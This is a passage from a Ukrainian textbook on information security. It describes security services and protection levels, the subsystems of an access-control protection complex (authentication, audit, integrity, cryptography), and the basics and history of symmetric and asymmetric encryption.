


Рис. 2.6. Несанкціонований доступ на рівні мережі

2.2. Функціональні сервіси безпеки і механізми, що їх реалізують

Засоби захисту системи забезпечують кілька функціональних сервісів. *Функціональний сервіс* — це визначений набір функцій, які дають змогу протистояти певній множині загроз (у вітчизняних нормативних документах застосовано термін «функціональна послуга безпеки»). Для їх реалізації задіюють специфічні механізми [22]. У табл. 2.1 наведено основні узагальнені сервіси безпеки для мережного рівня ІКС і механізми, що їх реалізують.

Таблиця 2.1. Класифікація основних функціональних сервісів і механізмів, що їх реалізують

Сервіси	Механізми	Забезпечують		
Керування доступом	Керування доступом	К*	Ц**	Д***
Конфіденційність	Шифрування	✓		
	Заповнення трафіку	✓		
	Керування маршрутом	✓		

Таблиця 2.1 (*закінчення*)

Сервіси	Механізми	Забезпечують		
Цілісність	Шифрування		✓	
	Керування доступом		✓	
	Код справжності повідомлення		✓	
	Повтор повідомлень		✓	
	Електронний цифровий підпис		✓	
Доступність	Керування маршрутом			✓
	Керування доступом			✓
Причетність до отримання	Електронний цифровий підпис		✓	
	Завірення		✓	

*К – конфіденційність, **Ц – цілісність, ***Д – доступність.

2.2.1. Таксономія функцій систем захисту

Сервіси безпеки, як правило, здатні забезпечувати захист інформаційно-комунікаційних систем від виникнення загроз як навмисно спричинених, так і випадкових. Розглядають такі рівні захисту [23].

1. Рівень захисту від несанкціонованого доступу до ресурсів системи.

   На цьому рівні реалізовано такі механізми:

   - ідентифікація;
   - автентифікація;
   - керування доступом;
   - шифрування;
   - контроль справжності інформації;
   - знищення залишкових даних;
   - захист від комп'ютерних вірусів.

2. Рівень захисту від несанкціонованого використання ресурсів системи.

   На цьому рівні реалізовано:

   - контроль за виділенням ресурсів, квоти;
   - контроль за складом програмних засобів ІКС;
   - захист програм від копіювання, дослідження, модифікації та несанкціонованого запуску.

3. Рівень захисту від некоректного використання ресурсів системи.

   На цьому рівні реалізовано такі механізми:

   - ізолювання ділянок оперативної пам'яті;

- підтримка цілісності та несуперечності даних;
- попередження користувача перед виконанням небезпечних дій.

4. Рівень внесення інформаційної та функціональної надмірності.

На цьому рівні здійснюються:

- резервування інформації;
- тестування і самотестування;
- відновлення і самовідновлення;
- дублювання компонентів.

Сервіси рівнів 1 і 2 захищають від несанкціонованих дій користувачів і програмних засобів, тобто здебільшого від реалізації навмисних загроз. Рівні 3 та 4 захищають від реалізації загроз, які були ненавмисно спричинені персоналом або виникли випадково.

Слід зазначити, що сервіси всіх рівнів роблять свій внесок у захист конфіденційності, цілісності та доступності інформації. У табл. 2.2 показано, як співвідносяться внески різних рівнів захисту в забезпечення певних властивостей інформації [23].

Таблиця 2.2. Захист на різних рівнях ІКС

Цілі захисту / Рівні захисту	Захист від викрадання інформації (загрози конфіденційності)	Захист від втрати та підробки інформації (загрози цілісності)	Захист від збоїв і відмов (загрози доступності)
Захист від НСД до ресурсів системи			
Захист від несанкціонованого використання ресурсів системи			
Захист від некоректного використання ресурсів системи			
Рівень внесення інформаційної й функціональної надлишковості			

Зверніть увагу на те, що розглянуті в таблиці рівні захисту і рівні ІКС є взаємно ортогональними. Елементи (тобто окремі механізми) кожного рівня захисту можуть бути реалізовані на всіх рівнях ІКС. Приклади таких реалізацій зведено у табл. 2.3. Далі у цій книжці буде більш докладно розглянуто захисні механізми, реалізовані на рівні ОС (розділи 10–14) і захисні механізми, реалізовані на рівні мережі (розділи 15–19).

Таблиця 2.3. Механізми захисту на різних рівнях ІКС

Рівні захисту	Рівні інформаційної системи			
	Мережні сервіси	**ОС**	**СКБД**	**Застосування**
Захист від НСД до ресурсів системи	Ідентифікація мережних пристроїв за IP та MAC-адресами. Ідентифікація співтовариства SNMP. Автентифікація користувачів (протоколи EAPOL, RADIUS). Сегментація мережі. Віртуальні локальні мережі (VLAN). Міжмережне екранування (брандмауери). Керування маршрутом пакетів. Шифрування трафіку. Віртуальні приватні мережі (VPN)	Ідентифікація й автентифікація користувачів. Автентифікація об'єктів доступу. Керування доступом користувачів до об'єктів. Шифрування даних автентифікації. Шифрування журналів реєстрації. Очищення ділянок оперативної пам'яті, що звільняються. Очищення дискового простору, що звільняється	Ідентифікація й автентифікація користувачів. Керування доступом до таблиць, записів, процедур. Знищення залишкових даних	Ідентифікація й автентифікація користувачів. Керування доступом до інтерфейсів, програмних модулів, даних. Шифрування даних. Накладання і перевірка електронного цифрового підпису. Захист від комп'ютерних вірусів — антивірусне ПЗ
Захист від несанкціонованого використання ресурсів системи	Контроль за виділенням ресурсів окремим інформаційним потокам. Якість обслуговування (QoS). Контроль за складом апаратних і програмних засобів мережі. Апаратна реалізація функцій, захист від дослідження і модифікації	Планування процесорного часу. Контроль за виділенням оперативної пам'яті. Квоти на використання дискового простору. Контроль цілісності компонентів ОС. Захист від налагодження програм	Контроль за виділенням ресурсів СКБД, квоти. Контроль за складом збережених процедур. Контроль доступу до використання збережених процедур	Контроль за виділенням ресурсів. Контроль за складом програмних засобів ІКС. Захист програм від копіювання, дослідження, модифікації. Контроль доступу до запуску програм та (або) окремих процедур на виконання
Захист від некоректного використання ресурсів системи	Сегментація мережі. Контроль цілісності пакетів (CRC). Контроль послідовності пакетів. Протокол STP. Віртуальні локальні мережі (VLAN)	Ізолювання ділянок оперативної пам'яті. Підтримка цілісності та несуперечності технологічної інформації (файлова система, системний реєстр тощо). Попередження користувача перед виконанням небезпечних дій	Підтримка цілісності та несуперечності даних. Попередження користувача перед виконанням небезпечних дій	Підтримка власного домену виконання. Контроль цілісності, несуперечності та коректності даних. Попередження користувача перед виконанням небезпечних дій

Таблиця 2.3 (*закінчення*)

Рівні захисту	Рівні інформаційної системи			
	Мережні сервіси	**ОС**	**СКБД**	**Застосування**
Рівень внесення інформаційної й функціональної надлишковості	Тестування і самотестування обладнання. Відновлення і самовідновлення обладнання. Відновлення і самовідновлення ПЗ (завантаження із централізованого сервера). Централізоване резервування і відновлення (самовідновлення) конфігураційної інформації. Резервування каналів зв'язку (STP, VRRP). Агрегація каналів, балансування навантаження	Резервування інформації на рівні файлової системи і обладнання (RAID). Тестування і самотестування обладнання та системних програмних засобів. Відновлення і самовідновлення операційного середовища. Дублювання окремих пристроїв. Дублювання серверів	Резервування інформації на рівні СКБД. Дзеркалювання. Створення резервних копій. Тестування і самотестування цілісності даних. Відновлення та самовідновлення даних із резервних коцій. Розподілені БД	Резервування інформації на прикладному рівні. Тестування і самотестування програмного забезпечення. Відновлення і самовідновлення програмного забезпечення. Дублювання програмних компонентів

2.3. Основні підсистеми комплексу засобів захисту

Комплекс засобів захисту — це сукупність підсистем, які забезпечують необхідні сервіси безпеки. На рис. 2.7 показано типову структуру КЗЗ.




Рис. 2.7. Структура КЗЗ і взаємозв'язки підсистем

Така структура може бути реалізована повністю або (частіше) частково на всіх рівнях ІКС. Розглянемо призначення, будову і взаємодію основних підсистем.

2.3.1. Підсистема керування доступом

Підсистема керування доступом є центральною підсистемою захисту від НСД. Завдання підсистеми керування доступом полягає у реалізації політики безпеки як певного набору правил розмежування доступу.

У розділі 1 поняття «доступу» було визначено як взаємодія двох об'єктів системи, коли один об'єкт (який називають суб'єктом) виконує дії над іншим об'єктом (який називають об'єктом доступу, пасивним об'єктом або просто об'єктом).

Здійснення доступу може змінювати стан системи (наприклад, після запуску програми на виконання утворюється новий процес) та (або) утворювати інформаційні потоки від одного об'єкта до іншого (наприклад, читання або записування інформації). Таким чином, ознаками доступу є не лише суб'єкт і об'єкт, а й метод доступу (рис. 2.8).




Рис. 2.8. Схема здійснення доступу

Можна навести чимало прикладів методів здійснення доступу, які залежать ще й від типу об'єкта. Перелічимо деякі з них:

- читання;
- записування (під записуванням розуміють будь-яке модифікування вмісту об'єкта, включаючи повну заміну або видалення вмісту);
- додавання (записування в об'єкт додаткової інформації без можливості змінювання тих даних, які вже містяться в об'єкті);
- виконання (для файлового об'єкта це досить складна послідовність дій, яка приводить до виконання процесором інструкцій, що містяться в об'єкті);
- читання атрибутів захисту;
- записування атрибутів захисту;
- зміна власника;
- видалення об'єкта (не слід плутати з видаленням вмісту об'єкта).

Підсистема керування доступом на основі атрибутів, асоційованих із суб'єктами і об'єктами системи, дозволяє або забороняє окремі акти доступу за визначеними методами і таким чином забезпечує розмежування доступу користувачів і процесів (суб'єктів) до захищених об'єктів згідно зі встановленими правилами. Правила встановлюють відповідно до обраної політики керування доступом, яка може бути описаною у термінах моделі відповідної політики. Найпоширенішими є дві моделі керування доступом — *дискреційна* і *мандатна*.

Дискреційне керування доступом (Discretionary Access Control) дає змогу довільним чином обмежувати права доступу до кожного окремого об'єкта системи за наявності власника в кожного з них. Правила розмежування доступу в разі дискреційного керування можна описати за допомогою *матриці доступу*. На практиці ж найчастіше використовують *списки доступу* (Access Control Lists, ACL), які асоціюються з кожним захищеним об'єктом у системі та містять ідентифікатори різних суб'єктів разом з їхніми правами доступу до цього об'єкта.

Політика безпеки інформації містить не лише опис ПРД, але й обмеження, що накладаються на спосіб модифікації цих правил (наприклад, списків доступу). Якщо застосовують довірче керування доступом, усі права на змінення прав доступу до об'єкта надаються (довіряються) суб'єкту, який є власником цього об'єкта, а якщо адміністративне — система захисту визначає можливість доступу суб'єктів до об'єктів на основі атрибутів доступу, які може встановлювати або змінювати лише спеціально призначений адміністратор.

Мандатне керування доступом (Mandatory Access Control), яке ще називають нормативним або примусовим, можна реалізувати у разі адміністративного керування. Суть мандатного керування доступом полягає у тому, що з кожним об'єктом, пасивним і активним (суб'єктом), асоціюють так звану *мітку безпеки*, яка визначає рівень цього об'єкта у деякій ієрархії рівнів. Можливість доступу визначають порівнянням міток безпеки суб'єкта й об'єкта на основі певної моделі.

Докладніше моделі розмежування доступу буде розглянуто в розділі 4.

2.3.2. Підсистема ідентифікації й автентифікації

Для того щоб підсистема керування доступом могла виконувати свої функції, вона має бути спроможною розрізняти суб'єкти й об'єкти на основі даних, отриманих від підсистеми ідентифікації й автентифікації [12, 16]. Жоден із суб'єктів не зможе отримати доступ до об'єктів, якщо не надасть системі захисту достатній обсяг інформації про себе. Завдання підсистеми ідентифікації й автентифікації полягає у тому, щоб запитати в суб'єкта таку інформацію, прийняти та перевірити її на відповідність даним, які зберігаються у системі, захистити цю інформацію під час її введення, перевірки та зберігання від несанкціонованого доступу інших суб'єктів, а також видати дані, необхідні для авторизації суб'єкта, тобто для надання йому повноважень у системі. Крім ідентифікації й автентифікації суб'єктів, у разі потреби забезпечується автентифікація об'єктів.

Часто цю підсистему не розглядають окремо, а відносять її функції до підсистеми керування доступом, хоча, на наш погляд, це не зовсім правильно, оскільки результати ідентифікації й автентифікації використовують також інші підсистеми, зокрема підсистема реєстрації.

Нагадаємо, що ідентифікація суб'єкта — це повідомлення системі захисту його унікального ідентифікатора в обчислювальній системі, автентифікація суб'єкта — надання системі захисту крім ідентифікуючої інформації відомостей, за допомогою яких система перевіряє його дійсність, авторизація суб'єкта — це процедура надання йому визначених у системі повноважень, яка відбувається після вдалих ідентифікації та автентифікації.

Відтак, щоб отримати доступ до обчислювальної системи, користувачу потрібно спочатку ідентифікувати себе, а механізми захисту мають підтвердити його ідентифікатор. Якщо перевіряється істинність лише користувача, то таку процедуру називають одностороннім (Peer Entity) підтвердженням істинності. Коли користувач має підтвердити свою істинність системі, а система, у свою чергу, — свою істинність користувачу, таку процедуру називають двосторонньою (Peer to Peer) автентифікацією.

Є три способи підтвердження істинності користувача [16], відповідно до яких механізми підсистеми ідентифікації та автентифікації мають перевірити:

- інформацію, відому лише користувачу та системі автентифікації (паролі, ідентифікаційні коди тощо);
- додаткові відомості, для таємного зберігання яких застосовують знімні пристрої (ключі, магнітні чи смарт-картки);
- дані, які є індивідуальними характеристиками кожної особи (відбитки пальців, малюнок сітківки ока, голосові характеристики, особливості користування клавіатурою та маніпуляторами).

Найбільш поширений — перший спосіб. Докладніше його описано в [16]. Реалізацію систем автентифікації на рівні операційних систем і на рівні мережних сервісів буде описано далі у цій книжці. Автентифікацію за біометричними характеристиками користувача (третій спосіб) описано в [24].

2.3.3. Підсистема аудита

Підсистема реєстрації й обліку, яку називають також підсистемою аудита, є сукупністю таких механізмів захисту, що здійснюють реєстрацію всіх подій в обчислювальній системі, які безпосередньо чи опосередковано стосуються її безпеки. Ця підсистема аналізує всі події у системі та реєструє і веде облік тих подій, що можуть вплинути на безпеку. Вона також надає засоби перегляду записів про зареєстровані події. У деяких системах підсистема аудита містить ще й засоби реагування на події (щонайменше — засоби оповіщення адміністратора, а іноді й засоби активної протидії зафіксованим порушенням). Обов'язкова функція цієї підсистеми — визначення користувачів, причетних до зафіксованих подій. У цілому підсистема аудита забезпечує таку властивість захищеної ІКС, як спостережність.

Потребу використання механізмів реєстрації обумовлюють такі чинники.

- Оскільки обчислювальні системи мають багато компонентів і дуже складну структуру, майже неможливо гарантувати відсутність помилок під час їх розроблення, а також адміністративних помилок під час їх експлуатації.
- Системи, побудовані на основі криптографічних механізмів захисту, — вразливі, завдяки існуванню можливості розкриття цих механізмів засобами криптоаналізу, а системи, що використовують паролі, — можливості їх добирання.
- Використання засобів розмежування доступу обмежує користувачів системи певними правилами, дотримання яких не завжди можна забезпечити організаційними заходами.
- Навіть найдосконаліша система розмежування доступу є вразливою щодо дій користувачів, які зловживають своїми повноваженнями.

Як приклади подій, що реєструються, можна навести вмикання та вимикання комп'ютерної системи, вхід користувачів у систему та вихід із неї, невдалі спроби автентифікації, доступ суб'єктів до об'єктів, зміну повноважень суб'єктів відносно об'єктів тощо. Реєстрація може відбуватися на системному рівні (на рівні операційної системи) та на інших рівнях (наприклад, на рівні сервера бази даних, прикладних програм).

Для реєстрації подій підсистема аудита створює спеціальний файл (або групу файлів), так званий *журнал реєстрації*. Журнал реєстрації також можна реалізувати засобами бази даних, наприклад як окрему таблицю. Записи журналу звичайно містять інформацію про час, дату, місце і тип кожної зареєстрованої події та про отримані результати. Система захисту інформації від несанкціонованого доступу має забезпечити захист своїх журналів реєстрації від знищення або спотворення.

2.3.4. Підсистема забезпечення цілісності

Підсистема забезпечення цілісності здійснює контроль цілісності всіх інформаційних ресурсів. Контроль, як правило, здійснюється під час запуску системи чи програм на виконання (коли утворюються нові процеси). Для особливо критичних інформаційних і програмних ресурсів (наприклад, апаратних і програмних компонентів КЗЗ, системного програмного забезпечення, баз даних, об'єктів, що містять інформацію з обмеженим доступом) контроль може здійснюватися неперервно. Також ця підсистема попереджає про порушення цілісності та надає засоби для відновлення системи захисту від НСД.

Типовим механізмом реалізації контролю цілісності є підраховування контрольних сум файлів перед запуском останніх на виконання та порівняння цих значень з еталонними сумами. Для обчислення контрольних сум часто використовують швидкі алгоритми (наприклад, CRC32), які достатньо надійно діють у разі перевірки відсутності випадкових порушень цілісності файлу (наприклад, відсутності помилок під час пересилання файлу через телекомунікаційну мережу), але не можуть унеможливити підробку контрольної суми, коли порушник навмисно модифікує файл. Значно надійнішим, хоча й повільнішим, є обчислення хеш-функції, яке застосовують у спеціалізованих системах контролю цілісності, призначених для захисту від дій зловмисників.

2.3.5. Криптографічна підсистема

Криптографічна підсистема забезпечує такі механізми захисту:

- ✦ шифрування та дешифрування даних;
- ✦ хешування;
- ✦ накладання електронного цифрового підпису;
- ✦ генерування ключів.

Більш докладно криптографічні методи буде розглянуто в розділі 3.

Висновки

1. Доцільно розглядати чотири рівні інформаційно-комунікаційної системи: прикладний рівень, рівень СКБД, рівень ОС і рівень мережних сервісів. На кожному з цих рівнів можуть існувати певні вразливості та шляхи несанкціонованого доступу, відтак механізми захисту необхідно впроваджувати на всіх рівнях інформаційно-комунікаційної системи.

2. Функціональний сервіс безпеки — це визначений набір функцій, які дають можливість протистояти певній загрозі або певній множині загроз. Для реалізації функціональних сервісів в інформаційно-комунікаційній системі впроваджують специфічні механізми.
3. Розглядають такі рівні захисту:
   - рівень захисту від НСД до ресурсів системи;
   - рівень захисту від несанкціонованого використання ресурсів системи;
   - рівень захисту від некоректного використання ресурсів системи;
   - рівень внесення інформаційної та функціональної надлишковості.

   Перші два рівні захищають від несанкціонованих дій користувачів і програмних засобів, що здебільшого є реалізацією навмисних загроз. Решта рівнів захищають від некоректних і помилкових дій користувачів, а також від реалізації випадкових загроз.
4. До комплексу засобів захисту належать окремі підсистеми, що забезпечують необхідні сервіси безпеки. Типовий перелік підсистем КЗЗ:
   - підсистема керування доступом;
   - підсистема ідентифікації та автентифікації;
   - підсистема аудита;
   - підсистема забезпечення цілісності;
   - антивірусна підсистема;
   - криптографічні функції.

Контрольні запитання та завдання

1. Назвіть типові рівні інформаційно-комунікаційної системи.
2. Дайте визначення функціонального сервісу безпеки.
3. Які механізми захисту впроваджують на рівні захисту від НСД до ресурсів системи?
4. Які механізми захисту впроваджують на рівні захисту від несанкціонованого використання ресурсів системи?
5. Які механізми захисту впроваджують на рівні захисту від некоректного використання ресурсів системи?
6. Які механізми захисту впроваджують на рівні внесення інформаційної та функціональної надлишковості?
7. Який рівень захисту забезпечує захист конфіденційності інформації?
8. Назвіть типові підсистеми КЗЗ.
9. Яке завдання виконує підсистема ідентифікації та автентифікації?

Розділ 3

Основи криптографічних методів захисту інформації

- Шифрування з ключем
- Симетричне шифрування
- Асиметричне шифрування
- Поняття криптографічної системи

3.1. Історична довідка

Дехто слушно вважає, що наука про захист інформації почала розвиватися з появою криптографії. Тому, перш ніж розглянути основні криптографічні методи захисту інформації, наведемо історичну довідку з розвитку криптографії [25–27].

Криптографічні методи захисту інформації з'явилися понад п'ять тисяч років тому, майже одночасно із зародженням писемності. Історія криптографії має окремі факти використання шифрованих повідомлень у древніх цивілізаціях Єгипту, Месопотамії та Індії. Криптографію активно використовували в державах Стародавньої Греції у VI–III ст. до н. е. У працях грека Полібія тих часів наводиться опис системи шифрування «квадрат Полібія». У стародавній Спарті застосовували прилади для шифрування, наприклад таблицю Енея. Відомим є шифр Юлія Цезаря часів Стародавнього Риму. Внесок у розвиток криптографії зробили видатні мислителі того часу — Аристотель, Піфагор, Платон.

Подальший розвиток криптографії спостерігався у VIII–IX ст. у країнах арабського світу. Сучасні математика та криптографія запозичили у цих країн арабські цифри і системи шифрів, зокрема шифрів із застосуванням кількох шифроабеток.

В епоху Відродження (XIV–XVI ст.) спостерігався розвиток криптографії, з'явилися шифри «міланський ключ», «єврейський шифр», код із перешифруванням Л. Альберті, праці з криптографії Д. Кардано, Б. Віженера. Саме тоді Л. Фібоначчі, Н. Оремом, Ф. Вієтом були отримані результати з алгебри, що стали підґрунтям для подальшого розвитку криптографії.

У XVII–XIX ст. сформувався та набув подальшого розвитку криптоаналіз — наука, яка займається дешифруванням. Розвиток криптоаналізу був стимульований спеціальними службами провідних країн світу того часу, які створили дешифрувальні служби. Становлення дешифрувальної справи пов'язують із іменами відомих тоді математиків та фахівців у сфері дешифрування: Д. Валлісом в Англії, А. Россиньолем та Ч. Беббіджем у Франції, графом Гронсфельдом у Німеччині,

Х. Гольбахом, Ф. Епінусом у Росії та іншими. Криптографія у ті часи набула ще більшого розвитку.

В історії криптографії XX ст. не останню роль відіграв винахід електромеханічних шифраторів, які активно застосовували в роки Другої світової війни. Лідирували шифратори двох типів: на комутаційних дисках, чи роторах, і на цівкових дисках. У широковідомій німецькій шифрувальній машині «Енігма» використовували диски першого типу, а в американській шифрувальній машині М-209 — другого. Тоді на розвиток криптографії працювали такі всесвітньо відомі математики, як К. Шеннон та С. Куллбак у Сполучених Штатах Америки, В. Котельников, А. Марков та А. Гельфанд у Радянському Союзі та інші.

У наш час теоретична криптографія остаточно сформувалася як математична наука, орієнтована на сучасні засоби обчислювальної техніки та телекомунікацій.

3.2. Основні поняття

Криптографія (рос. — криптография, англ. — cryptography) — це наука, що займається вивченням та розробленням методів, способів та засобів перетворення інформації у вигляд, який ускладнює чи унеможливлює несанкціоновані дії з нею [28, 29]. Криптографія базується на методах (алгоритмах) шифрування та дешифрування.

Шифрування (рос. — шифрование, англ. — encryption) — це процес криптографічного перетворення даних, за допомогою якого відкритий текст перетворюється на шифрований з метою захисту від несанкціонованого доступу.

Дешифрування (рос. — дешифрование, англ. — decryption) — це процес, зворотний шифруванню.

Алгоритм шифрування (рос. — алгоритм шифрования, англ. — encryption algorithm) — це алгоритм, згідно з яким здійснюється спеціальне криптографічне перетворення інформації (його ще називають криптографічним алгоритмом або криптоалгоритмом).

Криптоаналіз (рос. — криптоанализ, англ. — cryptanalysis) — наука, що займається вивченням та розробленням методів, способів та засобів розкриття шифрів.

Стеганографія (рос. — стеганография, англ. — stegonography) — набір засобів і методів приховування факту передавання повідомлення.

Криптологія (рос. — криптология, англ. — cryptology) — наука, складовими якої є криптографія, криптоаналіз та, за деякими визначеннями, стеганографія.

Криптографічні методи (криптографічні алгоритми, алгоритми шифрування), які дають змогу здійснювати криптографічне перетворення інформації, є найпотужнішим механізмом захисту інформації. Методи сучасної криптографії застосовують для шифрування і дешифрування інформації (даних користувача), а також для розв'язання різних задач із забезпечення коректного функціонування систем захисту інформації, на кшталт автентифікації користувачів, контролю цілісності інформації, унеможливлення відмови від авторства чи факту одержання інформації.

Незаперечність причетності до авторства — це поняття, зворотне поняттю відмови від авторства, тобто заперечення причетності до створення або передавання якого-небудь документа чи повідомлення. У свою чергу, *незаперечність причетності до одержання документа або повідомлення* — поняття, зворотне поняттю відмови від причетності до одержання будь-якого документа чи повідомлення.

Важливим поняттям криптографії є *криптоаналітична атака* (рос. — криптоаналитическая атака, англ. — cryptoanalytic attack) — це загальна назва методу, за допомогою якого криптоаналітик намагається зламати криптосистему. Залежно від якості та кількості інформації, якою володіє криптоаналітик, криптоаналітичні атаки поділяють на атаки лише із криптотекстом, атаки з відомим відкритим текстом, атаки з вибраним відкритим текстом, атаки з вибраним криптотекстом, атаки з вибраним ключем.

У криптографії використовують поняття *стійкість криптографічних алгоритмів* (рос. — стойкость криптоалгоритмов, англ. — cipher strength), яке характеризує рівень стійкості криптоалгоритму до його зламу. Стійкість визначається кількістю часу та обчислювальними ресурсами, необхідними для розшифрування криптоалгоритму. Розрізняють абсолютну й практичну стійкість криптоалгоритмів.

Абсолютна стійкість криптоалгоритмів (рос. — абсолютная стойкость криптоалгоритмов, англ. — perfect secrecy) — означає (за Шенноном) статистичну незалежність відкритого та зашифрованого текстів, якої можна досягти, наприклад, за умови, що ключ має довжину, не меншу за довжину відкритого тексту, та що його обрано з простору ключів справді випадково і буде використано лише один раз.

Практична стійкість криптоалгоритмів (рос. — практическая стойкость криптоалгоритмов, англ. — computationally secure) — це поняття стійкості алгоритмів, які не є ідеальними, тобто можуть бути дешифрованими за скінченний час.

У сучасній криптографії криптографічні методи не використовують кожний окремо, вони є основою для більш загальної криптографічної системи.

Криптографічна система, або *криптосистема* (рос. — криптосистема, англ. — cryptosystem) — це сукупність програмних, апаратних, програмно-апаратних засобів, а також криптографічних алгоритмів або криптографічних схем і ключових параметрів, об'єднаних в єдину систему з метою розв'язання конкретної задачі захисту інформації.

Історія криптографії починалася із застосування таких криптоалгоритмів, які потрібно було тримати в таємниці. Розкриття цих алгоритмів третій стороні автоматично призводило до розкриття шифротексту. Такі криптоалгоритми з часом дістали назву тайнопису.

Тайнопис (рос. — тайнопись, англ. — cryptographic writing) — це методи кодування, особливістю яких є обов'язкове збереження в таємниці криптографічного алгоритму від третьої сторони, що певним чином обмежує їх функціональні можливості. У сучасній криптографії такі методи не використовують.

Сучасна криптографія базується на алгоритмах шифрування з ключем [29, 30]. *Шифрування з ключем* (рос. — шифрование с ключом, англ. — key coding) — це методи кодування, коли ключ зберігається в таємниці від третьої сторони (зберігати криптографічний алгоритм у цьому випадку не потрібно).

3.3. Шифрування з ключем

Алгоритми шифрування з ключем поділяють на дві великі групи — алгоритми симетричного шифрування і алгоритми асиметричного шифрування [28–31].

Симетричне шифрування (рос. — симметричное шифрование, англ. — symmetric coding) — це метод, за якого ключі шифрування і розшифрування або однакові, або легко виводяться один з одного, забезпечуючи таким чином спільний ключ, який є таємним.

Асиметричне шифрування (рос. — асимметричное шифрование, англ. — asymmetric coding) — набір методів криптографічного шифрування, в яких використовують два ключі — таємний (приватний) і відкритий; жоден із ключів не може бути обчислений з іншого за прийнятний час [32–36]. Таке шифрування ще називають *шифруванням з відкритим ключем* (рос. — шифрование с открытым ключом, англ. — public key coding).

Наразі з-поміж криптографічних методів домінують симетричне й асиметричне шифрування. До 70-х років минулого століття застосовували лише криптографію з симетричними криптоалгоритмами. Криптографія з асиметричними криптоалгоритмами значно молодша. Початок її розвитку пов'язують із працею американських учених В. Діффі та М. Хеллмана, оприлюднену в 1976 році [32].

Симетричні та асиметричні криптоалгоритми мають свої переваги та недоліки. Симетричні криптоалгоритми порівняно з асиметричними мають більшу швидкодію та меншу довжину ключа. Асиметричне шифрування застосовують за такої організації криптосистем, коли використання симетричних алгоритмів є неможливим. А загалом порівнювати характеристики цих криптоалгоритмів було б некоректно: вони створені для розв'язування різних задач шифрування.

3.3.1. Симетричне шифрування

Симетричне шифрування ще називають шифруванням на таємному ключі, тобто на ключі, який обидві сторони обміну таємно від інших використовують для шифрування та розшифрування повідомлень. На рис. 3.1 наведено структурну схему шифрування на таємному ключі.




Рис. 3.1. Структурна схема шифрування на таємному ключі

Основне призначення симетричних криптоалгоритмів — шифрування великих масивів даних із великою швидкістю. Разом із тим, через потребу мати захи-

щений канал передавання таємного ключа ці криптоалгоритми під час створення сучасних криптосистем виявляють дуже низьку гнучкість.

Розрізняють дві великі групи алгоритмів симетричного шифрування: потокове шифрування та блокове шифрування.

Потокове шифрування

Потокове шифрування (рос. — поточное шифрование, англ. — stream coding) — це спосіб шифрування даних, коли кожний знак шифрується окремо. Цей криптоалгоритм обробляє інформацію посимвольно, тому, користуючись ним, можна послідовно шифрувати та розшифровувати інформацію будь-якого обсягу. Таке шифрування застосовують переважно в каналах зв'язку.

Найбільш поширені потокові шифри, накладаючи вихідний текст на попередньо згенеровану шифрувальну послідовність, посимвольно опрацьовують його. Таке накладання здійснюється з використанням відомої в арифметиці оборотної операції за модулем 2, яку застосовують для шифрування тексту. Знаючи результат і всі операнди, крім одного, за допомогою арифметичної операції за модулем 2 можна визначити цей невідомий операнд.

За використання потокового шифрування окремі символи згенерованої шифрувальної послідовності зазвичай позначаються грецькою літерою γ (гамма). Тому потокові шифри ще називають *шифрами гаммування.*

Слід зазначити, що швидкодія потокових шифрів значно перевищує швидкодію блокових, розглянутих у наступному підрозділі.

Блокове шифрування

Блокове шифрування (рос. — блочное шифрование, англ. — block coding) — спосіб шифрування даних, коли кожний блок, що передається, може шифруватися окремо. Блоковий шифр — процедура відображення множини вхідних блоків вихідного тексту на множину блоків зашифрованого тексту. Блоки вихідних даних можуть налічувати від одного до кількох сотень бітів. У сучасних системах блокового шифрування використовують блоки з 64, 128, 192 або 256 біт. Алгоритми блокового шифрування — це комбінація оборотних криптоперетворень, які виконуються багаторазово.

